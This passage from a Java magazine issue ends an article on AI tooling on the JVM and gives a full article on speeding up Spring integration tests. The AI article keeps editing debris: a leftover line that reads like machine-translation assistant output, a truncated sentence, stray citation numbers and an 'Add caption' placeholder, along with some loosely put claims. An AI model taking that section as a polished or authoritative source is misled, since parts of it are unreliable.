- **Weka:** The “Grandpa” of ML in Java. Still the absolute king in academia (I had it on my university as well). Its GUI is friendly, making it perfect for learning the basics - classification, regression, clustering - on small datasets.
- **Deeplearning4j (DL4J):** The real “pioneer” and the first serious contender for deep learning on the JVM. While Weka was an academic toy, DL4J was built for the enterprise - and it was my first ever introduction to running models through Java. Scalable, native Spark/Hadoop integration, and full GPU acceleration via CUDA. This was the first signal that we could do serious math on the JVM.

It started easy but... we need to go deeper now!

Level 2: Just Below the Surface (The Classpath Battle Zone)



Now you start asking questions. “But how does Spring AI *actually* do that?” “What happens when the data science team hands me nothing but a `.onnx` file?”

The water is getting colder. Welcome to the classpath battlefield, where you realize everything you knew was just a facade.

The False Prophet: GraalPython

At this point, you might think: “Instead of messing with exporting models, why not just run the *Python code itself*?” We have GraalVM and its powerful Truffle framework, promising to JIT-compile Python with JVM performance!

It’s a trap.

The brutal truth? GraalPython has “limited compatibility.” Worse, while compatibility is getting better, it struggles with native C extensions - the libraries the *entire* Python ecosystem relies on for performance (NumPy, TensorFlow-C, etc.). Without them, GraalPython is hard to setup for serious AI.

The Java ecosystem stopped trying to *be* Python. Instead, it focused on being a **better production environment** for artifacts (models) created in Python. The bridge is the artifact (ONNX), not the code (GraalPython).

A Doll Inside a Doll: Deep Java Library (DJL)

You peek into the `pom.xml` dependencies for Spring AI and find something unexpected: `ai.djl`. **Spoiler alert:** Spring AI is really just DJL in a trench coat.

DJL, an open-source project from Amazon, is the true workhorse for inference in Java. It’s an “agnostic engine” - an abstraction layer allowing us to write one code to rule them all (PyTorch, TensorFlow, MXNet, and crucially, ONNX). Designed specifically for us Java folks, it has an intuitive API and its own Spring Boot Starter. Even LangChain4j uses it under the hood for certain tasks!

The Rosetta Stone: ONNX Runtime

DJL is a nice abstraction. But what if you want raw power? What if your data science team trains in PyTorch and exports to the Open Neural Network Exchange (ONNX) standard?


ONNX is the “Esperanto” of machine learning. It’s a universal container allowing training in any framework (Python) and running inference **natively** in any other language (Java). This is the real bridge between worlds.

Ghost of the Past: Apache Mahout

Sometimes, you stumble upon old tutorials mentioning Apache Mahout. What happened to it? It didn’t die. It transformed. In 2025, Mahout isn’t a general ML framework anymore. It’s a “distributed linear algebra platform” and a “mathematically expressive Scala DSL.” It lives on, but as a specialized tool for data scientists working on Apache Spark.

Here is the translation of the article, adapted to the requested personal, conversational, and enthusiastic style, while maintaining strict adherence to the citations provided.

Level 3: The Depths (Kingdom of the “Mechanical Sympathizers”)



The descent is complete. You are now in the domain of the “Mechanical Sympathizers.” Sunlight is gone. You start caring about “memory bandwidth” and “compute time.” You understand why `float32` is a waste of resources when AI models run perfectly fine on `float16`.

Here, you stop asking “Which API should I use?” and start asking: “**How do I get access to the metal?**”

The answer comes in three forms.

Project Panama: The New Era (Goodbye JNI)

The Old Evil, JNI (Java Native Interface), was slow, unsafe, and forced us to write glue code in C. It was the bane of anyone trying to link Java with native libs.

Project Panama is our New Savior. It replaces JNI with two key components:

- **Foreign Function & Memory (FFM) API:** This is the heart. It lets you allocate memory *off-heap* (`MemorySegment`, `Arena`) and safely call native functions. Why is this **critical** for AI? Because huge models and weight matrices cannot live on the GC-managed heap. GC pauses are unacceptable. FFM gives us full control over off-heap memory, crucial for sharing data with CUDA or ONNX Runtime.
- **jextract:** A tool that reads C header files (like `cuda.h`) and auto-generates all the Java bindings for you.

Vector API: Unleashing the Inner SIMD Monster

AI math is 99% matrix operations. Java loops are naturally slow. The JIT compiler tries to “auto-vectorize” them, but it often fails.

The **Vector API** (currently in its 10th incubator as JEP 508!) is your manual override. It lets you *explicitly* tell the JVM: “Take this 512-bit array chunk and do eight float operations at once using a single CPU instruction (SIMD).” This is the optimization that makes C++ libraries so fast.

TornadoVM: Pure Java Alternative

Panama and Vector API are powerful. But what if I told you there is a third way? A way where you *don't* have to link to C code or manually manage SIMD?

TornadoVM is an approach from another dimension. It's a Graal compiler extension that takes *standard Java code* (marked with annotations) and compiles it Ahead-of-Time (AOT) directly to accelerator code - OpenCL or Nvidia PTX. It runs tasks on multi-core CPUs, GPUs, and even FPGAs, managing complex data flows via Task-Graphs.


It's "write once, accelerate everywhere." You write AI algorithms in pure Java and run them on a GPU without ever touching JNI.

At this level, paths diverge. We have three roads to the "metal," each solving

Project	Main Goal	Key Technology	Abstraction Level	AI Use Case
Project Panama	Interop with native code	FFM API, jextract	Low (memory/pointer mgmt)	Calling CUDA/cuDNN; sharing off-heap memory for tensors ⁹⁷
Vector API	Explicit CPU Vectorization (SIMD)	JVM instructions for SIMD	Low (vector ops)	Accelerating math (inference) on CPU; writing numeric libs in pure Java ⁹⁸
TornadoVM	Auto-acceleration of Java on GPU/FPGA	Graal compilation to OpenCL/PTX	High (Annotations, Task-Graph)	Writing ML/LLM algos in pure Java and running on GPU without JNI ⁹⁹

Abb. 3: Add caption

Level 4: The Abyss - Where "Forgotten Gods" Reside



This is the bottom. No light reaches here. You are "treading the edge of madness." Project names like Valhalla and Babylon sound like ancient myths. This is the heart of OpenJDK, where decisions are made that will define the platform for decades.

It is time for The Holy Trinity of Java's AI Future. You discover that the ultimate future of AI on the JVM depends on the completion and convergence of three fundamental projects.

Project Valhalla: The Foundation of Reality with Float16

As we established on Level 3, AI loves `float16`. It's faster and uses half the memory of `float32`. Java doesn't have native `float16`. The current "solution" (JEP 489 & 508) wraps a `short`, which is a huge "footgun" without type safety.

The Holy Grail is **Valhalla** and its "primitive classes." It will allow a true `Float16` value class that wraps a `short` with zero performance overhead and full type safety. This is mandatory for the Vector API to hit max speed.

Project Babylon: The Universal Translator through Code Reflection)

This is the new, mythical OpenJDK project. Babylon gives Java something called “Code Reflection.” Unlike old reflection (which just looked at classes/methods), Code Reflection allows tools to analyze, parse, and transform Java code at compile or runtime.

Why do we care? The AI use case is mind-blowing: You write your model (e.g., a neural net) in pure Java. Babylon analyzes that code and automatically translates it into optimized GPU kernels. No more Python. No more external model files.

Heterogeneous Accelerator Toolkit (HAT): The Chariot of Babylon

HAT shouldn’t be considered a separate project – it’s the chariot Babylon rides into battle. It’s the concrete, battle-ready implementation of the Babylon idea for heterogeneous hardware like GPUs and FPGAs.

How does it work? It uses Code Reflection from Babylon to get a structured, high-level understanding of your Java code - not just bytecode tricks, but a real model of what your methods are doing. Then it hands that over to the Foreign Function & Memory (FFM) API from Project Panama, which becomes the low-level transport layer to talk to native drivers and runtimes.

No JNI, no ad-hoc glue: Babylon describes the computation, HAT turns it into kernels, and Panama wires the whole thing into whatever accelerator you have underneath. It’s the ultimate synergy: three once-separate efforts (Babylon, HAT, Panama) snapping together into a single pipeline that lets plain Java reach all the weird and wonderful silicon in your data center.

Joining Everything Together: GPULLama3.java

While OpenJDK committees slowly build their “Holy Trinity,” the TornadoVM team decided not to wait. They built **GPULLama3.java**. It is exactly what it sounds like: the “first native implementation of Llama3 in Java” that automatically compiles and runs on the GPU. It is the ultimate proof that the TornadoVM heresy (automagical Java-to-GPU compilation) isn’t just theory. **It works.**

Bonus: The Graveyard of Projects



No god rises without sacrifice. At this depth, you find the ghosts of projects that tried and failed so today’s could succeed.

Project Sumatra

Before HAT, Oracle had already taken a serious shot at the same idea with Project Sumatra – offloading Java workloads to GPUs to get transparent acceleration without forcing developers to leave the Java ecosystem.

On paper it looked great: let the JVM decide which parts of your code are worth sending to the GPU and handle all the ugly details under the hood. In practice, Sumatra hit a wall. The GPU world was a mess of competing APIs and vendor-specific extensions, so the JVM team had no stable, long-term target to optimize for, and every integration choice risked locking Java into one ecosystem.

On top of that came classic “organizational” problems: coordinating compiler, JVM, and GPU vendors across different road-maps and priorities turned out to be painfully hard. Officially, the post-mortem boiled down to two bullets - “lack of GPU standardization” and “communication difficulties” - but behind them was a pretty simple truth: the ecosystem and the org chart just weren’t ready yet.

The ghost of Sumatra couldn’t succeed because it lacked the tools. Today, Panama solved the “communication” problem, and Babylon is solving the “code translation” problem. HAT is the reincarnation of Sumatra, and this time, it has a chance to win.

Aparapi & Rootbeer

The true ancestors. Ten years ago, these projects were already doing the impossible: compiling Java bytecode to OpenCL/-CUDA. Names like Aparapi, Rootbeer and a couple of research compilers quietly proved that you could walk JVM bytecode, carve out a data-parallel kernel and spit out GPU code - all while pretending the developer was just writing “normal” Java.

The price was brutal: a tiny, heavily restricted subset of the language, no allocation, no fancy polymorphism, plus a minefield of driver quirks and performance cliffs waiting behind every release of the GPU stack. They mostly survived as research toys and niche production deployments, because neither the hardware landscape nor the server/cloud story around GPUs was ready for mainstream Java yet.

In hindsight, they were a decade too early - but they sketched most of the ideas that Babylon and HAT are only now turning into something that has a real shot at going mainstream.

Conclusion - Staring into the Abyss

Our journey is over. Just an single idea at the end!

The “pragmatic” developer will stay on Level 1, happy that “it just works.” But we... we have been to the depths. We’ve seen the truth.

The real story of AI on the JVM isn’t about frameworks. It’s about the transformation of the platform. Java isn’t just trying to integrate with AI anymore. It is transforming to *become* a high-performance computing platform.

The AI abyss on the JVM isn’t just staring back at you. It’s compiling in pure Java.

Please, do not blink.

› [Back to the Table of Contents](#) ‹



Spring Boot

Optimizing Spring Integration Tests at Scale

Optimization # Spring # TestContainers # Integration

Author: Sergei Chernov

Seasoned java developer, last years mostly focused on developer productivity engineering. Occasional open-source contributor, author and speaker.



LinkedIn

Introduction

Sprint Boot is a popular Java framework that provides a rich platform for integration testing. It's pretty convenient and flexible; however, at a large scale, when the project has hundreds or even thousands of integration tests using lots of heavy components (like TestContainers-managed beans), there can be performance and other issues. **There are many hidden details that make much sense when the codebase becomes bigger and the configuration becomes more complicated.** In this article, we'll look at how the framework works under the hood, why it can be slow and inefficient, and how to boost the performance.

Spring Context Cache Explained

Let's take a look at a simple Spring Boot Integration test. It declares the configuration, can have a parent super-class, injected fields, and `@Test` methods.

The spring-test framework decides if a new spring context should be created or an existing one cached can be reused based on test class signatures. E.g., these annotations that declare configurations, profiles, or properties:


```
1 @ContextConfiguration(classes = {
2     FeatureServiceIntTest.Configuration.class
3 })
4 @ActiveProfiles("test")
5 @TestPropertySource(properties = {
6     "parameter = value"
7 })
8 public class FeatureServiceIntTest extends AbstractIntTest {
9     @MockBean
10    private FeatureRepository featureRepository;
11    ...
```

In total, there are around 10 such parameters gathered from the test class and its super-classes aggregated to an object of [org.springframework.test.context.MergedContextConfiguration](https://docs.spring.io/spring-framework/docs/current/javadoc-api/org.springframework.test.context.MergedContextConfiguration.html) class:

- **locations, classes, contextInitializerClasses, contextLoader** (from `@ContextConfiguration`)
- **activeProfiles** (from `@ActiveProfiles`)
- **propertySourceDescriptors, propertySourceLocations, propertySourceProperties** (from `@TestPropertySource`)
- **contextCustomizers** (from `@ContextCustomizerFactory`) - e.g. `@DynamicPropertySource`, `@MockBean` / `@MockitoBean` and `@SpyBean` / `@MockitoSpyBean`
- **parent** (for contexts with an inheritance hierarchy)

MergedContextConfiguration is a key for the Spring context cache. It means that if all these fields are equal, the existing spring context can be used. Otherwise, Spring creates a new context, puts it into a cache with this key, and uses it for the integration test.

Consider a test suite of 8 test classes that have 4 different configurations (according to their *MergedContextConfiguration*). If we run these tests, eventually there will be 4 separate active spring contexts, each context is created on demand (*Test1IT*, *Test3IT*, *Test4IT*, and *Test5IT* create new context; *Test2IT*, *Test6IT*, and *Test8IT* reuse existing). The same color means the test class has an equal configuration:



All these spring contexts will be closed on the JVM shutdown hook, but it can be too late. Too late means that at this moment few things may already have happened:

- tests conflicting with each other on resources like fixed ports
- too many active contexts share too many heavy-weight spring beans (like managed by TestContainers), leading to OOM or an overloaded Docker host

Also, **each context initialization can be quite long**. For a rich context that bootstraps a web application with databases and lots of components, the initialization time is usually way more than the test execution.

So far, we can have several intermediate conclusions:


- somehow limit the number of currently active spring contexts
- to optimize tests, we need to reduce the number of unique context configurations
- increase the shared state to reduce the overhead of each subsequent context initialization
- after all, **can we revisit the standard behavior to have the maximum benefit of it?**

Let's go through each of these points.

Classic Optimizations

@DirtiesContext_ Annotation

There is a @DirtiesContext annotation, which closes the Spring context before/after the test method or test class. The purpose of this annotation is to avoid reusing a shared spring context that was modified in a way that may be incompatible with other tests. In the most radical scenario, when this annotation is added to a parent integration test class, we'll have lots of reinitialization. While this may solve some test conflict problems, **it brings huge overhead in time**. The time diagram demonstrates how each subsequent test creates and closes the new context:



Context Cache Size

The next point is the adjustment of the context cache size. By default, it's 32 (which may be too high in case of heavy-weight beans) and can be adjusted to a smaller number. It's possible to specify it via the property in the *spring.properties* file on the classpath:

```
1 spring.test.context.cache.maxSize=4
```


Or this can be specified in the settings of the Maven or Gradle build:

```

1 <plugin>
2   <groupId>org.apache.maven.plugins</groupId>
3   <artifactId>maven-failsafe-plugin</artifactId>
4   <version>${maven-surefire.version}</version>
5   <configuration>
6     <argLine>-Dspring.test.context.cache.maxSize=1 ...</argLine>
7   </configuration>
8 </plugin>

```


With a cache of size 1, the new time diagram will look like this:



You can notice that when tests with the same context configuration are executed subsequently, one after another, the context is kept alive. This is already better than using the globally configured `@DirtiesContext` annotation. Also, pay attention that there is a small overlay of active contexts (old context is closed only after the new one is created), this may be crucial if fixed server ports are used for tests (this point is explained below).

Introduce Common Test Parent

One of the easiest ways to reduce the number of unique context configurations is to introduce a common integration test parent super-class. Add all needed configurations there. The subclasses should not declare additional configurations whenever possible (including `@MockBean` and `@SpyBean` annotations), as these are also context configuration customizations, which lead to the creation of a separate spring context:



For JUnit 5 tests, instead of introducing the base super-class, the meta-annotation can also be used - add all configurations there, and Spring will transitively use it.

Properly Define @MockBean

Using @MockBean (replaced with @MockitoBean in the latest Spring releases) and @SpyBean (replaced with @MockitoSpyBean) is a pretty convenient and flexible approach to override behavior or define a missing bean in the context. However, as already mentioned, it's one of the so-called customizers (see definition of *MergedContextConfiguration* above). Whenever possible, try to locate @MockBean / @SpyBean declarations in the parent integration test classes or shared @TestConfiguration class.

Reusable Static Docker Container Bean

Instead of creating TestContainer-managed Docker containers as beans for each Spring context, the static single container may be used. Use a specialized static bean declaration:

```

1  @TestConfiguration
2  public class LocalStackS3TestConfiguration {
3
4      private static LocalStackContainer localStackS3;
5
6      // override destroy method to empty to avoid closing docker container
7      // bean on closing spring context
8      @Bean(destroyMethod = "")
9      public LocalStackContainer localStackS3Container() {
10         synchronized (LocalStackS3TestConfiguration.class) {
11             if (localStackS3 == null) {
12                 localStackS3 = new LocalStackContainer(DockerImageName.parse("localstack/
13                     localstack:4.6.0"))
14                     .withServices(LocalStackContainer.Service.S3);
15                 localStackS3.start();
16             }
17             return localStackS3;
18         }
19     }

```

Note that it's required to override the destroyMethod annotation parameter to avoid closing it on context close.

Lazy Initialization of Database Containers

If an application has a single database, it's not that critical. But if there are several DataSource; accessing different schemas, **it makes sense to start database containers only on demand (lazily)**. As in many tests, these initializations will be simply redundant (rare integration tests are using all possible DataSources). Technically, it can be implemented this way:

- created TestContainers Container object is not started immediately
- create a wrapping DataSource object that will start the underlying container on the very first getConnection call

We can base our implementation on Spring [DelegatingDataSource](#) (it should also be Closeable to delegate bean shutdown):

```

1  public class LateInitDataSource extends DelegatingDataSource implements Closeable {
2      private final Supplier<DataSource> dataSourceSupplier;
3
4      public LateInitDataSource(Supplier<DataSource> dataSourceSupplier) {
5          // SingletonSupplier: call dataSourceSupplier.get() not more than once
6          this.dataSourceSupplier = SingletonSupplier.of(() -> {
7              DataSource dataSource = dataSourceSupplier.get();
8              setTargetDataSource(dataSource);
9              return dataSource;
10         });
11     }
12
13     @Override
14     public void afterPropertiesSet() {
15         // no op to skip getTargetDataSource setup
16     }
17
18     @Override
19     protected DataSource obtainTargetDataSource() {
20         return dataSourceSupplier.get();
21     }
22
23     @Override
24     public void close() throws IOException {
25         DataSource targetDataSource = getTargetDataSource();
26         if (targetDataSource instanceof AutoCloseable) {
27             try {
28                 ((AutoCloseable) targetDataSource).close();
29             } catch (IOException e) {
30                 throw e;
31             } catch (Exception e) {
32                 throw new IOException("Error while closing targetDataSource", e);
33             }
34         }
35     }
36
37     @Override
38     public String toString() {
39         return "LateInitDataSource{" + ", delegate=" + getTargetDataSource() + '}';
40     }
41 }

```

and then declare the *DataSource* beans:

```

1  @Bean
2  public DataSource dataSource(PostgreSQLContainer<?> container) {
3      // lazy late initialization
4      return new LateInitDataSource(() -> {
5          LOGGER.info("Late initialization data source docker container {}", container);
6          // start only on demand
7          container.start();
8          return createHikariDataSourceForContainer(container);
9      });
10 }

```

Bad Practice: Fixed Ports

Using fixed port numbers (as we usually configure in production) is convenient for integration testing; however, it limits possible parallelization of test execution. It's about both test classes in the same module or in multiple modules that are executed simultaneously. We can observe test server initialization issues like:

```
1 Caused by: java.io.IOException: Failed to bind to address
2 0.0.0.0/0.0.0.0:8080 (address already in use)
```

Instead of configuring fixed ports for HTTP, GRPC, and TestContainer ports, the dynamic port should be used. Avoid declarations like this in spring-boot tests:

```
1 @SpringBootTest(webEnvironment = WebEnvironment.DEFINED_PORT)
```

but prefer *WebEnvironment.RANDOM_PORT*:

```
1 @SpringBootTest(webEnvironment = WebEnvironment.RANDOM_PORT)
2 // will inject actual dynamic port
3 @LocalServerPort
4 private int port;
```

In case the server socket is initialized manually, use server socket port 0 (zero); it will auto-assign a random available server port. Configure the test clients accordingly.

Bad Practice: Container Is Not a `@Bean`

The Docker container managed by TestContainers should have lifecycle management by Spring. Avoid declarations like:

```
1 @TestConfiguration
2 public class DockerDataSourceTestConfiguration {
3
4     @Bean
5     public DataSource dataSource() {
6         // container is not a manageable bean!
7         var container = new PostgreSQLContainer("postgres:9.6");
8         container.start();
9         return createDataSource(container);
10    }
11
12    private static DataSource createDataSource(JdbcDatabaseContainer container) {
13        var hikariDataSource = new HikariDataSource();
14        hikariDataSource.setJdbcUrl(container.getJdbcUrl());
15        ...
16        return hikariDataSource;
17    }
18 }
```

Instead, declare the Container as a bean and inject it as a DataSource creation parameter:

```
1 @TestConfiguration
2 public class DockerDataSourceTestConfiguration {
3     // will be terminated with Spring context
4     @Bean(initMethod = "start")
5     public PostgreSQLContainer postgresSQLContainer() {
6         return new PostgreSQLContainer("postgres:9.6");
7     }
8     @Bean
9     public DataSource dataSource(PostgreSQLContainer postgresSQLContainer) {
10        return createDataSource(postgresSQLContainer);
11    }
12 }
```

Bad Practice: *ExecutorService* Is Not Properly Shut Down

There is a similar situation with *ExecutorService* created during class initialization. If it's not properly managed, eventually the runtime can have lots of active threads that complicate test failure analysis, increase the resource consumption, and may lead to confusing failure messages in test execution logs for failing scheduled tasks in such executors that are still active. Add missing `@PreDestroy` methods:

```


1  @Service
2  public class DefaultScheduler {
3
4      private final ScheduledExecutorService scheduler = Executors.newScheduledThreadPool
        (16);
5
6      public void scheduleNow(Runnable command, long periodSeconds) {
7          scheduler.scheduleAtFixedRate(command, 0L, periodSeconds, TimeUnit.SECONDS);
8      }
9
10     // to avoid thread leakage in test execution
11     @PreDestroy
12     public void shutdown() {
13         scheduler.shutdown();
14     }
15 }

```

This simple approach will also have a positive effect on a proper application shutdown.


Let's Revisit Standard Test Execution Behavior

It's possible to maximize the optimization of resource consumption during test execution. Before the suite is started, the list of test classes is known, hence it's possible to predict at which moment the spring context is not used anymore, hence can be eagerly closed:



On the time diagram, we can see that the same context is used for *Test1IT*, *Test2IT*, and *Test7IT*. It means that after *Test7IT*, the context can be terminated, releasing all resources. Similar for *Test3IT*, *Test4IT* and *Test8IT*.

Let's mix it with the second optimization: reorder test execution to sequentially execute tests that share the same context:



Now, at any moment in time, we have no more than 1 active spring context. This way test suite needs the minimal possible amount of resources (like CPU and memory). This will also reduce the load on the Docker environment that manages TestContainer Spring beans.

To support this behavior, we have to implement:

- suite test classes reordering
- auto-closing of the Spring context

Spring framework cannot control the test class order; it's a responsibility of the test engine (like TestNG or JUnit). JUnit 5 supports test reordering via a specialized listener [org.junit.jupiter.api.ClassOrderer](https://junit.org/junit5/api/org.junit.jupiter.api.ClassOrderer). The implementation of such a reordering listener can be found in the [spring-test-smart-context](https://github.com/seregamorph/spring-test-smart-context) project. The class implementing the *ClassOrderer* should be in the classpath of the module with tests, so it will be auto-discovered via [junit-platform.properties](https://junit.org/junit5/api/org.junit.platform.properties). The ordering logic is based on the calculated *MergedContextConfiguration* object of the test class.

To auto-close the Spring context, this simple [SmartDirtiesContextTestExecutionListener](https://github.com/seregamorph/spring-test-smart-context) is used; it's also a part of the [spring-test-smart-context](https://github.com/seregamorph/spring-test-smart-context) project.

Easy-To-Use Solution

Such logic can be implemented in the project, but it's easier to use a simple plug-in library that will be auto-discovered via the classpath. There are three simple steps.

1. Add a [library](#) to the test classpath:

```
1 <dependency>
2   <groupId>com.github.seregamorph</groupId>
3   <artifactId>spring-test-smart-context</artifactId>
4   <version>0.14</version>
5   <scope>test</scope>
6 </dependency>
```

or for Gradle:

```
1 testImplementation("com.github.seregamorph:spring-test-smart-context:0.14")
```

2. Remove from tests (especially parent test classes) the `__@DirtiesContext__` annotations if it was used, or replace them with declarations:

```
1 @TestExecutionListeners(listeners = {
2     SmartDirtiesContextTestExecutionListener.class
3 })
```


3. Optionally enable *INFO* logging for `com.github.seregamorph.testsmartcontext` logger to see more details

Sample log output during test execution can look like

There, we can see the estimated number of tests to execute, how many unique configurations they use, and understand how the existing context is reused between different tests.

Implicit Benefits

Besides all the described advantages of using smart test ordering and context closing, there are a few more. All tests are executed in a single thread, closing all allocated resources on context close, so now it's way easier to inspect JVM monitoring to analyze heap and thread leakages:



As you may notice, the chart of active thread numbers has drops - these are Spring context closing. But there is an obvious ascending trend in the number of threads, which signals the thread leakages. A similar heap dump chart, which may also highlight missing closing allocated resources properly.

Conclusions

Inspecting and optimizing Spring integration tests can significantly reduce the amount of resources, such as CPU and memory. It may stabilize test execution. Also, with fewer resources allocated, the **test execution will always be faster**. There is a simple explanation: the system will not lose resources on redundant Docker container management, thread pools, etc.

Addressing such problems with integration tests can also enhance the proper graceful shutdown cycle of the application, making deployments more seamless.

In rare cases, it can even help to find leakages affecting production code!

Code Samples

The [spring-test-smart-context](#) library and code samples are available [over on GitHub](#).

› [Back to the Table of Contents](#) ‹

JCON2026
www.jcon.one

JAVAPRO



📍 CINEDOM COLOGNE

JCON EUROPE 2026

International Java Community Conference



Apache Causeway - An Introduction

#DDD

#Vaadin
